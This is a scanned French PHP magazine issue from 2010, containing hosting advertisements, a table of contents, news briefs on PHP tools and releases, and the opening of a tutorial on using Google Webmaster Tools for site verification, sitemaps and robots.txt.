

AJAX MySQLND PHP-CLI COOKIES CSS DEBIAN GWT

Le plus grand magazine sur PHP au monde

# phpsolutions

Nouvelles technologies et solutions pour les développeurs PHP

PHP N° 4/2010 (40) ISSN 1731-4593

## AJAX AVEC JQUERY ET ZEND FRAMEWORK

**COMMON VULNERABILITIES AND EXPOSURES**  
PROTÉGEZ VOTRE SITE

**COMMAND LINE INTERFACE**  
CRÉER DES APPLICATIONS EN LIGNE DE COMMANDE

**MYSQLND**  
UNE ÉCONOMIE DE RESSOURCES

**ANDROID OU GPHONE**  
FAITE VOTRE CHOIX !

**POUR LES DÉBUTANTS**

**COMPARATIF DE FORUMS PHP**  
TOUTE LA PUISSANCE DE PHP

**OUTILS**

**COMMENT AMÉLIORER VOTRE SITE ?**  
GOOGLE WEBMASTER TOOLS



# HOSTING NEXT LEVEL



Économisez  
8 € en tant  
que nouveau  
client !<sup>2</sup>

**HETZNER**  
ONLINE  
**HETZNER ROOT SERVER**  
**LES MEILLEURS PRIX !**  
**LE MEILLEUR SERVICE !**  
**LE MEILLEUR MATERIEL !**

## HETZNER DEDICATED ROOT SERVER EQ 4

- Intel®Core™ i7-920 Quad-core avec technologie Hyper-Threading
- 8 Go DDR3 RAM
- 2 x 750 Go SATA-II HDD (Software-RAID 1)
- Système d'exploitation Linux
- Windows Server à partir de 13 € par mois
- Trafic réseau illimité<sup>1</sup>
- Système « Rescue »
- 100 Go d'espace de sauvegarde
- Domain Registration Robot
- Pas de contrat minimum
- Frais d'installation : 126 €

**42,- €**  
par mois

## HETZNER DEDICATED ROOT SERVER EQ 6

- Intel®Core™ i7-920 Quad-core avec technologie Hyper-Threading
- 12 Go DDR3 RAM
- 2 x 1500 Go SATA-II HDD (Software-RAID 1)
- Système d'exploitation Linux
- Windows Server à partir de 13 € par mois
- Trafic réseau illimité<sup>1</sup>
- Système « Rescue »
- 100 Go d'espace de sauvegarde
- Domain Registration Robot
- Pas de contrat minimum
- Frais d'installation : 126 €

**58,- €**  
par mois

## HETZNER DEDICATED ROOT SERVER EQ 9

- Intel®Core™ i7-975 Quad-core avec technologie Hyper-Threading
- 12 Go DDR3 RAM
- 3 x 1500 Go SATA-II HDD (Software-RAID 5)
- Système d'exploitation Linux
- Windows Server à partir de 13 € par mois
- Trafic réseau illimité<sup>1</sup>
- Système « Rescue »
- 100 Go d'espace de sauvegarde
- Domain Registration Robot
- Pas de contrat minimum
- Frais d'installation : 126 €

**84,- €**  
par mois

## HETZNER ONLINE

« Hosting next level » signifie simplement que Hetzner Online propose aujourd'hui la plus puissante des solutions d'hébergement dédié actuellement disponibles ! Les plans serveurs dédiés Hetzner Online sont conçus pour une rapidité maximale et une stabilité réseau extrême dans nos propres datacenters basés en Allemagne. Avec nos tarifs compétitifs et un support hors du commun, nous dépassons déjà les exigences de nos clients partout dans le monde.



[www.hetzner.info](http://www.hetzner.info)  
[info@hetzner.com](mailto:info@hetzner.com)

<sup>1</sup> Le trafic est gratuit. Nous limitons la vitesse à 10 Mbit/s si 5000 Go/mois sont dépassés. En option, une bande passante permanente garantie de 100 Mbit/s est proposée à 6 € par To supplémentaire.

<sup>2</sup> En tant que nouveau client, vous pouvez bénéficier de 8 € de réduction sur n'importe quel produit présenté ici. Utilisez, s'il vous plaît, le code promo **011905** en remplissant votre bon de commande. Cette offre expire le 01.06.2010.



Génialement Simple !



Cet homme  
essaie de mettre son  
site Internet à jour



Cet homme  
a mis son site  
Internet à jour avec  
WebGazelle CMS 2.0

WebGazelle CMS 2.0 rencontre l'AJAX

[www.webgazelle.net](http://www.webgazelle.net)

Webgazelle.net, une marque de



## TABLE DES MATIÈRES

### VARIA

#### 6 Actualités

Actualités du monde du développement.

### OUTILS

#### 8 Les Google Webmaster Tools

Eric Vincent

Google met à disposition des webmasters toute une série d'outils pour les aider. Ces outils évoluent dans le temps et il est nécessaire d'y passer régulièrement du temps. Voyons les différentes étapes pour découvrir ces outils qui devraient vous permettre d'améliorer votre site, aussi bien sur le visuel que sur le référencement.



### PROJETS

#### 12 Préprocesseur CSS

Aurélien Masfrand

Cela fait dix ans que les CSS existent, cependant nous en sommes pratiquement au point de départ en terme d'optimisation. D'un site à un autre on préférera tout recommencer avec une copie vierge, ou presque. Dans le domaine de la programmation, on utilise des méthodes pour capitaliser et améliorer notre travail : MVC, KISS... Cet article présente l'utilité et les possibilités d'un préprocesseur CSS.



#### 16 Administrer votre serveur Debian par SSH

Faure Yann

Debian est une distribution Linux non commerciale lancée par Ian Murdock. Debian est souvent utilisé grâce à sa réputation de distribution extrêmement stable. Dans cet article, vous allez apprendre comment installer et configurer un serveur Debian avec Apache, PHP, MySQL, PHPMyAdmin, Webmin ainsi que Proftpd par SSH.

### DOSSIER

#### 20 AJAX facile avec JQuery et Zend Framework

Guillaume Ponçon

jQuery est une bibliothèque Javascript. Intégrée à Zend Framework, elle permet de développer rapidement des interfaces riches et dynamique. Cet article utilise le lien AJAX proposé par ZendX\_JQuery, utilisé à travers le modèle MVC du framework.

### PRATIQUE

#### 24 CLI : PHP en ligne de commande

Jérémy Rafflin

PHP est habituellement utilisé pour la création de sites ou de services web, mais CLI permet d'utiliser PHP en ligne de commande dans la console d'un système d'exploitation. CLI est un outil sûr et très utilisé pour créer des *scripts shell* (script système). Grâce à cet article vous découvrirez l'utilisation de PHP en ligne de commande et avec des scripts.

#### 29 Manipuler les cookies avec PHP

Magali Contensin, Cécile Otero

Les cookies sont utilisés par un grand nombre d'applications et de sites web pour stocker les préférences d'un utilisateur, pour assurer un suivi de session ou pour pister l'utilisateur. Dans cet article vous étudierez la transmission de cookies entre un client et un serveur web, et vous apprendrez à manipuler les cookies depuis un script PHP.

#### 34 Android ou gPhone

Thierry Borel

Vous voulez changer de téléphone en pensant à un smartphone ? Oui mais lequel ? Vous avez enten-





du parler d'Android, de gPhone et vous aimeriez creuser le sujet puisque vous connaissez déjà plus ou moins l'iPhone, Windows Mobile et d'autres noms. Penchons-nous donc sur le petit nouveau : Android qui nous amènera vers le gPhone en douceur.

## FICHE TECHNIQUE

### 40 MySQLND : une économie de ressources

Christophe Villeneuve

Le langage PHP est souvent associé à la base de données MySQL et initialement un nouveau driver devait voir le jour avec la sortie de PHP 6. Les choix et les orientations ont modifié la date de sortie de celui-ci. C'est avec la sortie de PHP 5.3 que l'évolution est apparue au niveau de la relation entre PHP et MySQL. Il s'agit d'un nouveau driver appelé MySQLND qui veut dire *MySQL Native Driver*. Ce nouveau driver va apporter énormément de changement et d'évolution, dont l'article vous montrera un aperçu des nouvelles possibilités qui vous sont offertes.

## SÉCURITÉ

### 46 PHP et la sécurité

Dony Chiquel

Le Common Vulnerabilities and Exposures (en abrégé CVE) énumère plusieurs vulnérabilités affectant PHP. Ces vulnérabilités peuvent être utilisées par des hackers pour modifier le contenu ou le comportement d'un site ou d'une application web PHP. Après avoir suivi cet article vous saurez comment s'en prémunir et comment sécuriser vos sites et vos applications web !

## POUR LES DÉBUTANTS

### 50 Un comparatif de forums PHP

Eric Vincent


Quand on a un site qui se développe, il peut être nécessaire de créer un espace de discussion que l'on appelle le plus souvent forum. Là, vous allez constater visuellement que l'on peut vite se retrouver perdu dans la jungle des résultats. En effet, il existe différents types de forum en PHP, tous ayant des inconditionnels et des détracteurs. Dans cet article, essayons d'y voir plus clair.

## LINUX

### 54 Puppy Linux / Toutou Linux une distribution très légère et à la pointe de la technologie !

Laurent Derosier

Puppy Linux est une distribution Linux créée par Barry Kauler en 2002 et constamment améliorée par son auteur et une communauté active de développeurs. Emmenez partout avec vous cette distribution très légère mais très performante et à la pointe de la technologie !



**Joomla 1.5.7**

La nouvelle version du CMS Joomla vient de sortir, apportant de nombreux correctifs de sécurité. Par ailleurs, Depuis la version 1.5.16, Joomla est compatible PHP 5.3. Cette version a été entièrement traduite en Français.  
<http://www.joomla.fr>

**PHP 5.3.2**

La version de PHP 5.3.2 apporte quelques évolutions et correctifs. Mais maintenant le mode SSL est supporté avec le driver MySQLND.  
<http://www.php.net>

**XMP PHP Toolkit**

XMP PHP Toolkit est une nouvelle extension pour PHP 5. Il s'inspire de XMP Toolkit d'Adobe pour lire et écrire les métadonnées dans les fichiers multimédia et ne tourne actuellement que sous GNU/Linux.  
<http://xmpphp toolkit.sourceforge.net/>

**Posh 2.2**

La nouvelle version de Posh va vous permettre de faire évoluer votre portail par de nombreuses options. Pour rappel, Posh est une API réalisée en PHP/MySQL/Ajax pour vous permettre de réaliser facilement un portail personnalisé d'actualités ou de flux pouvant vous intéresser. Cette nouvelle version propose de nombreuses extensions avec la possibilité de se connecter vers d'autres applications comme Joomla, Alfresco, Google docs, phpBB, LDAP... pour vous permettre de *widgetiser* ces applications dans votre portail.  
<http://www.portaneo.com/websites/home/portal/index.php>

**PHP 6 suspendu**

Rasmus Lerdorf, par un communiqué, a annoncé que le chantier de la version 6 était dans l'impasse et par conséquent cette branche a été stoppée. La décision de ce choix difficile est provoquée par l'intégration de l'unicode qui montre que ce chantier est plus dur à mettre en place par rapport aux prévisions. Bien entendu les contributeurs de cette branche souhaitent se laisser un peu de temps pour trouver une nouvelle évolution. Les évolutions prévues pour PHP 6 sont la sécurité, la POO et l'évolution de PECL devraient être intégrée dans les prochaines versions.  
<http://news.php.net/php.internals/47120>

**Piwigo 2**

Piwigo permet de créer facilement une galerie d'images. Elle se différencie des autres par la présence d'un moteur de *Template*, 100 % en UTF-8, sous PHP 5 / MySQL 5. Une autre approche d'ajouter des photos sans passer par le mode FTP et de nombreux *Plugins*. Une version démo est disponible sur le site pour se rendre compte du résultat et des possibilités de l'API :  
<http://fr.piwigo.org/>

# Eye OS


Eye OS est une application vous permettant d'avoir votre propre bureau virtuel à travers le web. Cette application a été développée en PHP/Javascript et vient de sortir en version 2. La version de base comprend un système de fichiers pour les utilisateurs et 5 applications. Ces applications sont orientées bureautiques comme des logiciels de traitements de textes, de feuilles de calculs, de calendrier... et en 19 langues.

Mais comme tout bureau, un gestionnaire de fichiers est proposé vous permettant de gérer vos fichiers, de les manipuler comme

le glisser-déposer et le couper / copier / coller entre les différentes fenêtres.

Cette nouvelle version propose une évolution de l'outil administration et de la suite bureautique avec un affichage en temps réel.

La demande de documents a été amélioré et vous pouvez travailler avec l'application, créer, enregistrer et ouvrir les documents.



# 15 ans avec PHP

Le 8 juin 2010 est l'anniversaire de la naissance du langage PHP. 2 versions sont maintenues : PHP 5.2.10 et 5.3.2. Ces versions sont liées à la sortie de PHP 5.3 faisant apparaître de nombreuses évolutions et améliorations du langage. Ces évolutions voient l'apparition des Namespaces, la librairie MySQLND.

Mais il est important de faire un petit résumé de 15 ans de PHP et surtout pourquoi il est devenu le langage incontournable dans les applications dynamiques Webs.

La première page publié en PHP a été réalisé par Rasmus Lerdorf avec son code source pour le monde entier puisse l'utiliser et surtout en profiter. Régulièrement de nombreuses évolutions ont été apportés pour répondre aux différentes attentes.

Deux après, Rasmus Lerdorf fut rejoint par Andi Gutmans et Zeev Suraski pour redévelopper le coeur de PHP sous une version 3. Dès sa sortie et pour répondre aux attentes, un nouveau coeur a été développé, appelé Zend Engine qui est utilisé depuis la version 4 de PHP. Depuis la version 5 de PHP, le développement objet a vu le jour, tout en gardant tous les avantages qui ont fait le succès de PHP 4.

L'utilisation de PHP permet d'être à la fois un langage interprété dans un environnement

local et aussi un langage en ligne de commande pour exécuter des programmes ou devenir une plate-forme. Il possède l'avantage de pouvoir communiquer avec l'ensemble des autres langages et propose un large choix d'extensions permettant d'avoir un outil modulaire.

Cette modularité permet d'être apprécié par le monde entier. Les analyses et sondages montrent que le langage PHP se trouve dans le peloton de tête au coté des langages comme le Basic et le C. En 2008, PHP était déployé sur 35,1 millions de serveurs (*source nexen.net*).

Son image est un langage populaire et une mascotte existe autour du langage. Il s'agit d'un elePHPant dont l'origine vient de Vincent Pontier (El roubio) et la peluche distribuée à travers un site internet [www.elephpant.com](http://www.elephpant.com)

Pour cette année exceptionnelle, l'AFUP (l'Association Française des Utilisateurs de PHP) proposera un grand rendez-vous pour marquer les 15 ans de PHP au forum PHP.





## Web2project

**W**eb2Project est une nouvelle application et plus exactement un PMS (*Project Management System*) et tourne sous un environnement Apache/PHP/MySQL en Open source. Son but est de vous permettre de gérer facilement vos projets.

La gestion de projet devient utile lorsque vous devez gérer plusieurs projets en simultané. La majorité des projets se décompose de 45% de très petits, 20 % moyens, et une douzaine de gros.

Web2Project va répondre à toutes ces attentes et proposent de nombreuses caractéristiques :

- Infrastructure sécurisée sur le web.
- Gestion de plusieurs projets en simultané.
- Gestion d'ajout et de suppression de modules suivant vos besoins.
- Centralise le projet de communication.

- Présence d'un diagramme de Gantt pour gérer vos projets.
- Présence d'un calendrier indiquant les tâches et événements.

L'application vous sera encore plus utile si plusieurs personnes interviennent dans un même projet, mais aussi de répartir la charge et la façon de programmer comme l'utilisation de la Programmation Orientée Objet.

Le projet propose sur son site internet, une version de démonstration pour effectuer les tests, mais aussi une documentation en ligne et un forum

<http://web2project.net/>



## Chive

**P**our administrer les bases de données MySQL, il existe phpMyAdmin, très répandu. Il existe de nombreuses alternatives permettant de faire comme Chive.


Chive est une application, réalisée en PHP 5 et Ajax, sous licence GPL v3 et a pour but l'administration des bases de données MySQL 5 avec un environnement Apache (*mod\_rewrite actif*). Actuellement il fonctionne que sous linux mais devrait fonctionner sur les autres systèmes prochainement.

L'ergonomie est l'un des points qui a été mis en avant par cette API, disposant de design différents et de skins pour personnaliser votre propre environnement. Il se veut plus souple et donc efficace pour administrer les bases de données et basé sur le modèle MVC et tests unitaires.

Après son installation, les fonctionnalités principales sont proposées :

- Création et gestion d'une base de données.
- Navigation.
- Gestion utilisateur.
- Editeur avec coloration syntaxique.
- Import / Export.

Lors des manipulations des requêtes SQL, une coloration syntaxique vous permettra de repérer les erreurs éventuelles lors de vos développements.



### PHP Speedy

Il existe différentes manières d'optimiser les pages web pour limiter le temps de chargement comme PHP Speedy. Il s'agit d'un petit script qui s'insère dans vos pages et va vous permettre de gagner du temps d'affichage.

<http://acidrop.com/php-speedy/>

### EZ publish 4.3

Le CMS *eZ Publish* propose dans sa nouvelle version, une nouvelle interface d'administration, un système étendu de gestion des commentaires, de nombreuses améliorations concernant les extensions comme *eZFlow* et *eZfind*, et une amélioration des performances. Par ailleurs, de nouvelles fonctionnalités sont apparues comme *eZ Teamroom*.

<http://ez.no/fr/>

### Forum PHP 2010

Pour les 10 ans de l'AFUP, l'Association Française des Utilisateurs de PHP a dévoilé les dates du prochain Forum PHP : 9 et 10 novembre 2010, à la cité des sciences de Paris.

<http://www.afup.org>

### Gomodo

Gomodo est un nouveau type de moteur de recherche pour les développeurs. Il propose de rechercher et de trouver plus facilement des informations venant des documentations officielles sur les langages (PHP, HTML, Javascript, CSS) mais aussi Frameworks (Jquery, Prototype). Ce moteur peut se greffer dans la barre de recherche Google pour vous aider et évolue régulièrement.

<http://gomodo.net/>

### Skipfish

Skipfish est un scanner de sécurité pour les applications web que Google propose. Il propose les mêmes fonctionnalités que Nmap ou Nessus mais en beaucoup plus rapide. Les différents tests effectués avec cet outil affichent l'exécution de 2000 requêtes HTTP par seconde. Bien entendu, il permet de repérer les risques d'attaque du type Cross-site scripting (XSS), injection SQL, XML...

<http://code.google.com/p/skipfish/>

### Spip 2.1

Cette nouvelle version s'ouvre vers la modularisation des fonctionnalités sous la forme d'extensions et de plugins, Mais Spip a subi aussi d'autres évolutions comme une amélioration du cache et plus de sécurité. Il est aussi compatible avec PHP 5.3 et intègre la bibliothèque Jquery 1.4.2 et *pclzip* 2.8.2. Il est maintenant plus extensible et plus structuré avec une amélioration du débogage.

<http://www.spip.net>

### Xtrabackup 1.1

Xtrabackup est une solution alternative à InnoDB Hit Backup pour effectuer des sauvegardes à chaud pour MySQL 5.0.

<http://www.percona.com/>

# Les Google Webmaster Tools

Google n'est pas qu'un moteur de recherche, il propose également de nombreux outils. Intéressons-nous à un de ces outils : Google Webmaster Tools. Cet article vous propose de vous présenter le contenu de ses outils, qui sont gratuits.


## Cet article explique :

- Les outils pour webmasters de Google.

## Ce qu'il faut savoir :

- Accéder au serveur de son site.
- Avoir un éditeur de texte.

Niveau de difficulté



Google met à disposition des webmasters toute une série d'outils pour les aider. Ces outils évoluent dans le temps et il est nécessaire d'y passer régulièrement du temps. Voyons les différentes étapes pour découvrir ces outils qui devraient vous permettre d'améliorer votre site, aussi bien sur le visuel que sur le référencement.

### Étape 1 : Avoir un compte

Pour accéder aux outils, il est nécessaire d'avoir un compte Gmail. Si vous en avez un, connectez-vous avec. Si vous n'avez pas encore de compte Gmail, alors il faut en créer un, c'est gratuit et la création ne prend pas plus de deux minutes.

### Étape 2 : Ajouter et valider le site

En plein milieu de l'écran, vous voyez un bouton *Ajouter un site*. Voir la Figure 1. Cliquez sur le bouton *Ajouter un site*. La Figure 1 présente l'écran d'arrivée sur les outils pour webmasters de Google.

Maintenant, entrez l'adresse de votre site puis cliquez sur *Continuer* et vous arrivez sur une première page de résultat. Logiquement, votre site n'est pas validé, il est donc normal que le statut soit en rouge, pas d'inquiétude

à avoir. Voir la figure 2. La Figure 2 présente l'état de votre site et ce qu'il faut faire pour qu'il soit validé par Google.

Afin de valider votre site, il faut ajouter à votre page d'accueil la ligne de code présentée à l'écran. Procédez à la modification de

votre page d'accueil (*index.html* ou *index.htm* ou *index.php*) puis transférez là sur le serveur de votre site. A l'écran, rassurez-vous, absolument rien ne change. Le transfert étant effectué, revenez sur la page des outils et cliquez sur *Verify*. Maintenant, votre site est reconnu par Google.

A noter que Google propose une autre méthode pour valider votre site. On vient de voir la méthode *Meta tag*, vous pouvez choisir *Upload an HTML file*. Le principe est de transférer sur votre serveur un fichier transmis par Google et non pas d'ajouter une seule ligne de code. Le reste de la validation reste identique.



Figure 1. Arrivée sur les outils pour webmasters de Google




Figure 2. État de votre site et ce qu'il faut faire pour qu'il soit validé par Google



### Étape 3 : Créer et envoyer un sitemap

Un *sitemap* est le plan de votre site. Il contient tous les liens principaux, voire l'arborescence complète de votre site si celui-ci est simple au niveau structure. Le but d'un *sitemap* est d'informer Google de la structure de votre site, des liens qui s'y trouvent afin qu'il le connaisse mieux, donc qu'il le référence mieux.

Cliquez sur *Center pour les webmasters* puis sur *A propos des sitemaps* puis sur *Création et envoi de sitemaps*. Pour créer un tel fichier, Google vous propose de le faire manuellement, ce qui est possible mais il ne faut pas avoir beaucoup de pages sur votre site, de le générer mais il faut avoir Python sur votre serveur et c'est le cas d'une minorité ou bien encore de le faire en partant de votre flux RSS, qui peut contenir les dernières pages actualisées de votre site mais il est peu probable qu'il contienne un plan correct.

Il existe des sites qui fabriquent en quelques secondes ce fichier, c'est la méthode choisie. Allons sur le site <http://www.xml-sitemaps.com> pour générer notre fichier *sitemap*. Dans la version gratuite, le fichier généré aura 500 liens, ce qui est probablement largement suffisant pour votre site. Une version payante existe, 19.99 dollars et dans ce cas, aucune limite de liens. Quelque soit la version utilisée, le fichier XML généré sera valide par rapport au W3C. Voir la Figure 3. La Figure 3 présente l'étape de création de votre *sitemap*.

Au final, votre *sitemap* est généré sous différentes formes, nous prendrons le premier choix, le format XML. Cliquez sur le lien de votre *sitemap*, enregistrez-le sur votre ordinateur puis transférez-le à la racine de votre serveur. Pour terminer cette étape, il faut informer Google que votre *sitemap* est disponible sur votre serveur.

### Étape 4 : Le tableau de bord

Lorsque la validation est faite, vous arrivez sur votre tableau de bord. C'est à partir de celui-ci que l'on va continuer notre travail. Prenons point par point. Sur la partie gauche, vous voyez *Configuration du site*, *Votre site sur le Web*, *Diagnostic* et *Labos* puis en dessous, vous avez une partie d'aide que l'on ne détaillera pas. Voir la Figure 4. La Figure 4 présente le tableau de bord de votre site.

### Étape 5 : Configuration du site

En cliquant sur *Configuration du site*, cinq choix apparaissent, dont un que l'on a déjà traité, le *sitemap*. Regardons les autres. Voir la Figure 5. La Figure 5 présente les différents choix du menu de *Configuration du site*.

*Accès au robot d'exploration* : c'est le célèbre *robots.txt* qui gère le crawl de Google sur votre site. En effet, il est possible que vous ne vouliez pas que certains répertoires soient répertoriés par Google. Si c'est le cas, c'est ici que vous devez intervenir. Si vous avez déjà un fichier *robots.txt*, il sera affiché à l'écran. Si ce n'est pas le cas, vous pouvez tout à fait en créer un en cliquant sur *Générer un fichier robots.txt*.

Lorsque votre fichier vous satisfait, il faut procéder comme pour le fichier *Sitemap* : vous le téléchargez localement puis vous le transférez sur votre serveur. Attention à ne pas changer le nom du fichier. Il doit s'appeler *robots.txt* et pas autrement.

*Liens de site* : cette option prend de l'importance, il faut s'y intéresser et on va mieux comprendre ici l'importance des liens internes, notamment à partir de la page d'accueil. Chaque partie de votre site a une importance plus ou moins importante, chaque partie de votre site sera plus ou moins consultée donc chaque partie doit être traitée spécialement au niveau des liens internes. Ainsi, si vous voulez mettre une partie en avant, il faut que pratiquement toutes les pages de votre site pointent vers cette partie. Au final, Google reconnaît l'importance de cette partie et celle-ci se retrouvera mieux placée dans les résultats de Google et cette importance sera formalisée par un affichage différent. Voir la Figure 5a. La Figure 5a présente les liens sur votre site que Google a qualifié d'importants.




Figure 3. Étape de création de votre *sitemap*

*Changement d'adresse* : par définition, l'utilisation de ce choix sera très limitée étant donné son importance, il est nécessaire d'en connaître le contexte. Chaque webmaster peut être confronté tôt ou tard à un changement de domaine. C'est ici que l'on va gérer ce cas. En fait, le principe est de gérer la redirection 301. Si vous ne faites pas ce travail correctement, vous allez avoir une baisse aussi



Figure 4. Le tableau de bord de votre site



Figure 5. Les différents choix du menu de *Configuration du site*

**Tableau1.** Les 5 options les plus importantes de Google Webmaster Tools

Titre	Arborescence	Remarques	Périodicité recommandée
Sitemaps	Configuration du site	Création d'un fichier sitemap.xml	Trimestrielle
Accès du robot	Configuration du site	Création d'un fichier robots.txt	Trimestrielle
Requêtes les plus fréquentes	Votre site sur le Web	Très important pour le référencement	Quotidienne ou hebdomadaire suivant la nature et l'importance de votre site
Mots clés	Votre site sur le Web	Très important pour le référencement	Quotidienne ou hebdomadaire suivant la nature et l'importance de votre site
Suggestions HTML	Diagnostic	Important pour le référencement	Mensuelle

rapide que spectaculaire de vos visites par les moteurs de recherches ! Google pourrait ne plus reconnaître vos pages donc vous n'aurez pratiquement plus aucun trafic via ce moteur de recherche qui a environ 85% du marché. Devant de telles conséquences, il serait dommage de ne pas s'attarder sur ce changement d'adresse, surtout quand le temps de travail n'est pas important.

*Paramètres* : votre site étant validé, Google a procédé à quelques recherches et les affiche. Logiquement, tout est bien renseigné et vous n'aurez rien à faire dans cette partie.

### Étape 6 : Votre site sur le Web

La partie *Configuration du site* était plus dans le domaine *architecture*, par contre la partie *Votre site sur le Web* est toute aussi importante et elle entre plus dans le concret des mots clés, du référencement et du travail à faire régulièrement. Parcourons les choix un à un. Voir la Figure 6. La Figure 6 présente les différents choix du menu de *Votre site sur le Web*.

*Requêtes les plus fréquentes* : pour les webmasters qui ont un site de e-commerce, les lis-

tes qui apparaissent à l'écran sont une mine d'or. A gauche, on voit la liste des recherches où notre site a été affiché, à droite, on a la liste des requêtes qui ont amenées une visite sur notre site. On est également informé par des pourcentages et par la position dans les résultats de recherche. On peut également faire des tris sur chaque critère.

*Liens vers votre site* : nouvelle liste, qui donne des éléments importants. On a la liste des liens de notre site triée par nombre de liens entrants. En cliquant sur le nombre de liens d'une page, on visualise tous les liens vers la page avec la date de visite.

*Mots clés* : une liste, c'est bien mais un graphisme est également intéressant. Avec cette option, on visualise l'importance de certains mots trouvés lors de l'exploration du site par Google. Avec cette option, ce n'est pas l'internaute qui influe avec ses recherches et ses clics, c'est le robot de Google. Ainsi, on peut voir concrètement si le mot que l'on voulait mettre en avant a atteint l'objectif prévu ou pas. Ici, à partir des 10 premiers mots clés (10 étant donné à titre d'exemple), il faut me-

ner une réflexion pour rectifier le tir car un mot clé peut être totalement hors sujet.

*Liens internes* : nous visualisons ici la liste des liens internes, c'est-à-dire la liste des liens de notre site vers notre site. On peut faire un tri, on peut ici également cliquer sur le nombre de liens internes afin d'obtenir la liste des pages qui ont amenée vers la page de référence.

*Statistiques sur les abonnés* : par exemple, si vous avez un flux RSS (ce qui serait bien et intéressant !), Google Webmasters Tools vous donne le nombre d'abonnés Google. En consultant régulièrement les chiffres donnés, vous pourrez suivre les évolutions. C'est un élément moins important que les mots clés mais savoir si les flux intéressent les internautes est un autre paramètre à prendre en compte et c'est un élément de valorisation d'un site.

### Étape 7 : Diagnostic

Autre partie, la partie *Diagnostic*. S'il n'est pas nécessaire de la surveiller, de venir la consulter tous les jours, il est tout de même utile de la connaître et de la prendre en compte de temps en temps. Une consultation mensuelle semble être un bon rythme pour étudier les volumes. Voir la Figure 7. La Figure 7 présente les différents choix du menu de *Diagnostic*.

